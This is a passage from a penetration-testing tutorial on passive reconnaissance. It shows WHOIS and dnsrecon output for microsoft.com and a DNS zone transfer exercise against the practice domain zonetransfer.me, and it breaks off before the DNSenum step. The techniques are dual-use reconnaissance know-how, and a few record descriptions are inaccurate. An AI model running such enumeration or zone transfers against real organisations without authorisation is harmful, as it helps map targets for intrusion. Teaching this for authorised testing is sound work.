
```
kali@kali:~$ whois microsoft.com
   Domain Name: MICROSOFT.COM
   Registry Domain ID: 2724960_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2023-08-18T16:15:54Z
   Creation Date: 1991-05-02T04:00:00Z
   Registry Expiry Date: 2025-05-03T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2086851750
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1-39.AZURE-DNS.COM
   Name Server: NS2-39.AZURE-DNS.NET
   Name Server: NS3-39.AZURE-DNS.ORG
   Name Server: NS4-39.AZURE-DNS.INFO
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-08-22T13:08:06Z <<<
```

As shown in the preceding screenshot, the WHOIS tool was able to retrieve publicly available information about the targeted domain by simply asking a trusted online source. Keep in mind that, as the need for online privacy increases around the world, domain owners are paying a premium fee to ensure their contact and personal information is not revealed by WHOIS databases to the general public. This means that you will not commonly find personal contact information for domains that are no longer being revealed on WHOIS databases if the domain owner pays the premium for additional privacy features.However, do not pass this tool aside as there are still many organizations around the world which does not always value online privacy. Due to the lack of security awareness and negligence of many people and organizations, threat actors and penetration testers can exploit this vulnerability to collect OSINT on their targets.


Performing DNS enumeration

Domain Name System (**DNS**) is an application-layer protocol that enables a system such as a computer to resolve a hostname to an IP address. While there are so many devices on a network, especially on the internet, remembering the IP addresses of web servers can be quite challenging. Using DNS, a system administrator can configure each device with both an IP address and a hostname. Using a hostname is a lot easier to remember, such as `www.packtpub.com` or `www.google.com`. However, do you know the IP addresses of the servers that are hosting these websites for Packt and Google? You probably don't, and that's okay because on the internet, there is a hierarchy of DNS servers that contain the records of public hostnames and their IP addresses. These are known as root DNS servers.A DNS server is like a traditional telephone directory, with a list of people and their telephone numbers. On a DNS server, you can find records of the hostnames of servers and devices, as well as their associated IP addresses. Many popular internet companies, such as Cisco, Google, Cloudflare, and others, have set up many public DNS servers around the internet which contains the records of almost every public domain name on the internet.To get a better understanding on how a client device such as a computer uses DNS to resolve a domain name, let’s take a look at the following scenario:

1. Imagine you want to view the webpage on `www.example.com` on your computer, so you decide to open the web browser and enter `www.example.com` within the address bar and hit enter to connect to the web server.
2. Your computer will check the local DNS cache to determine whether the IP address of `www.example.com` is known already due to a previous connection. If the IP address of `www.example.com` is found within the local cache, the computer will establish a connection to the destination server.
3. If the IP address is not found within the local DNS cache of the client, the client sends a **DNS Query** message to the DNS server, requesting the IP address of the hostname (`www.example.com`), as shown below:




1. The DNS server will check its records and respond to the client with a non-authoritative **DNS Reply** message, providing the client with the IP address of the hostname, as shown below:



If the DNS server does not have the requested records for the hostname, it performs a recursive DNS lookup to retrieve the DNS records either from other DNS servers on the internet or the root DNS server. When the client receives the IP address from the DNS Reply from the DNS server, the client stores the IP address to hostname mapping within the local DNS cache for future reference.

1. The client uses the IP address from **DNS Reply** to connect to `www.example.com` on the internet, as shown below:



There are many public DNS servers on the internet; some are created by threat actors with malicious intentions, such as redirecting unaware users to malicious websites for social engineering purposes. As a result, I recommend using a trusted DNS providers on all of your networking devices, security appliances, servers and computers to improve your organization's online safety. The following are some popular DNS servers on the internet:

- Cloudflare: https://1.1.1.1/
- Quad 9: https://www.quad9.net/
- Cisco OpenDNS: https://www.opendns.com/
- Google Public DNS: https://developers.google.com/speed/public-dns

Additionally, DNS servers not only resolve a hostname to IP address – they also contain various types of records with information about a domain, such as the following:

- `A` : This record maps a hostname to an IPv4 address.
- `AAAA` – Used to map a hostname to an IPv6 address.
- `NS` – Used for specifying the name servers for a domain.
- `MX` – Specifies the mail exchange or email servers for the domain.
- `PTR` – This record maps a hostname to an IPv4 or IPv6 address.
- `CNAME` – Used to specify an alias for another record.
- `RP` – This report contains the responsible person for the domain.
- `SOA` – This record specifies the authority for the domain.
- `SRV` – This record contains the service records such as port numbers for specific services on the domain.
- `TXT` – This record allows the domain owner to specify a text record. Commonly used for verification of ownership for a domain.


You're probably wondering, what does learning about DNS have to do with passive reconnaissance and OSINT as a penetration tester? As an aspiring penetration tester, DNS enumeration is the technique of probing specific DNS records for a targeted domain to retrieve information about an organization’s internet-facing assets and identify any security vulnerabilities that can assist in planning a cyber-attack. Performing DNS enumeration is simply requesting the DNS records of a targeted domain from a public DNS server on the internet. Then, analyzing the collected information to create intelligence and better understand how an adversary can leverage the intelligence to compromise the targeted organization.Within Kali Linux, you will find many DNS analysis tools to help ethical hackers and penetration testers to efficiently collect and analyze DNS records of a targeted domain. While the preference of using such type of tool is usually depend upon the personal choice of the penetration tester, I strongly urge you to try all the available tools to better understanding on which ones work best for you. To get started with using **DNSrecon** for DNS enumeration, please use the following instructions:

1. Power-on the **Kali Linux** virtual machine and log-in.
2. Next, open the **Terminal** and use the following commands to retrieve

the DNS records for a targeted domain:

```
kali@kali:~$ dnsrecon -d microsoft.com -n 1.1.1.1
```

The following screenshot shows DNSrecon was able to retrieve the public DNS records for the Microsoft.com domain from Cloudflare’s public DNS server:




```
kali@kali:~$ dnsrecon -d microsoft.com -n 1.1.1.1
[*] std: Performing General Enumeration against: microsoft.com...
[-] DNSSEC is not configured for microsoft.com
[*]      SOA ns1-39.azure-dns.com 150.171.10.39
[*]      SOA ns1-39.azure-dns.com 2603:1061:0:10::27
[*]      NS ns1-39.azure-dns.com 150.171.10.39
[*]      NS ns1-39.azure-dns.com 2603:1061:0:10::27
[*]      NS ns2-39.azure-dns.net 150.171.16.39
[*]      MX microsoft-com.mail.protection.outlook.com 52.101.40.29
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.207.7
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.212.0
[*]      MX microsoft-com.mail.protection.outlook.com 40.93.207.5
[*]      A microsoft.com 20.231.239.246
[*]      A microsoft.com 20.70.246.20
[*]      A microsoft.com 20.76.201.171
[*]      A microsoft.com 20.112.250.133
[*]      A microsoft.com 20.236.44.162
```

Using the `-d` syntax enables you to specify the targeted domain, the `-n` syntax enables you to specify a name server to query,

As shown in the preceding screenshot, DNSrecon was able to retrieve various DNS records for the targeted domain, such as the A, NS, MX and SOA records. An ethical hacker and penetration tester can leverage the information collected to identity the public IP address of additional assets owned by the target.

1. In addition, DNSrecon was able to enumerate the SRV records of the targeted domain, as shown below:



```
[*] Enumerating SRV Records
[+]      SRV _sipfederationtls._tcp.microsoft.com sipfed.online.lync.com 52.112.127.17 5061
[+]      SRV _xmpp-server._tcp.microsoft.com sipdog3.microsoft.com 131.107.1.47 5269
[+]      SRV _sip._tls.microsoft.com sipdir.online.lync.com 52.112.64.11 443
[+]      SRV _sip._tls.microsoft.com sipdir.online.lync.com 2603:1037::b 443
[+] 4 Records Found
```

As shown in the preceding screenshot, the end of each line indicates the open port number for each service. Identifying open ports helps penetration testers to determine running services and points of entry into a targeted system.

To learn more about DNSrecon and its additional features, use the `dnsrecon -h` and `man dnsrecon` commands on Kali Linux.

Having completed this exercise, you have learnt how to enumerate DNS records from public DNS servers for a targeted domain. Next, you will learn how to exploit a vulnerable DNS server to extract sensitive DNS records.


Exploiting DNS zone transfer

DNS zone transfer allows the zone records from one DNS server to be copied from a master DNS server onto another DNS server over a network For instance, from a primary DNS server to a secondary DNS server for redundancy. Sometimes, an IT professional may forget to secure their DNS server and implement security controls to prevent the zone records from being copied to unauthorized DNS servers. If a threat actor were to successfully perform a DNS zone transfer on a targeted organization, the adversary will be able to retrieve both public and private DNS records which helps the attacker to identify critical systems on the internal network of the target.In another scenario, the targeted organization may not separate their internal and external namespaces from each other on their DNS servers for the company. This type of misconfiguration on DNS servers can lead to a future DNS zone transfer attack. While nowadays, it’s less likely to discover a target’s DNS server with this security vulnerability, it’s still important for both ethical hackers and penetration testers understand how adversaries are able to discover and exploit this security flaw.However, as security training is applied to almost every field within IT courses and certifications, the upcoming generation of IT professionals are usually made aware of this security flaw to ensure their systems and networks are always secure. Hence, the possibility of a poorly configured DNS server may be almost non-existent since, as an aspiring penetration tester, you should leave no stone unturned and always test for everything within your scope of a penetration test on your target.

> The awesome folks at **Digi Ninja** (https://digi.ninja/) setup an amazing environment to better understand how to test for DNS zone transfer vulnerabilities. In addition, they have made their online platform free to the public so anyone can learn more about this security vulnerabilities of misconfigured DNS servers.

To get started with this exercise, please use the following instructions:


1. Power-on your **Kali Linux** virtual machine and login.
2. Open the **Terminal** and use the `host` command to retrieve the DNS records of `zonetransfer.me`, as shown below:



```
kali@kali:~$ host zonetransfer.me
zonetransfer.me has address 5.196.105.14
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
```

As shown in the preceding screenshot, various DNS records were retrieved, such as the `A` and `MX` records.

1. Next, let’s attempt to retrieve the `NS` records for the targeted domain, use the `host -t ns zonetransfer.me` commands, as shown below:




```
kali@kali:~$ host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
```

As shown in the preceding screenshot, the targeted domain has 2 name servers, these are: `nsztm1.digi.ninja` and `nsztm2.digi.ninja`. We can proceed to check each of these name servers to determine whether they are misconfigured for unauthorized zone transfer.

1. Next, let's query the `nsztm1.digi.ninja` Name Server to identify whether it's vulnerable to DNS zone transfer and retrieve the zone records, use the following command:

```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
```

The following screenshots all the DNS records that were obtained from the `nsztm1.digi.ninja` Name Server for the targeted domain:



```
kali@kali:~$ host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
```

A list of interesting sub-domains found


As shown in the preceding screenshot, there are many interesting hostnames, and their corresponding IP addresses were retrieved. These hostnames may not be intentionally exposed to the internet by the targeted organization but as a result of poorly configured DNS server settings, they were.

> Be sure to query all the Name Servers for a given domain – sometimes, one server may be misconfigured even though the others are secured.

1. Next, to automate the DNS analysis and perform DNS zone transfer on a targeted domain, use the **DNSenum** tool with the following commands:

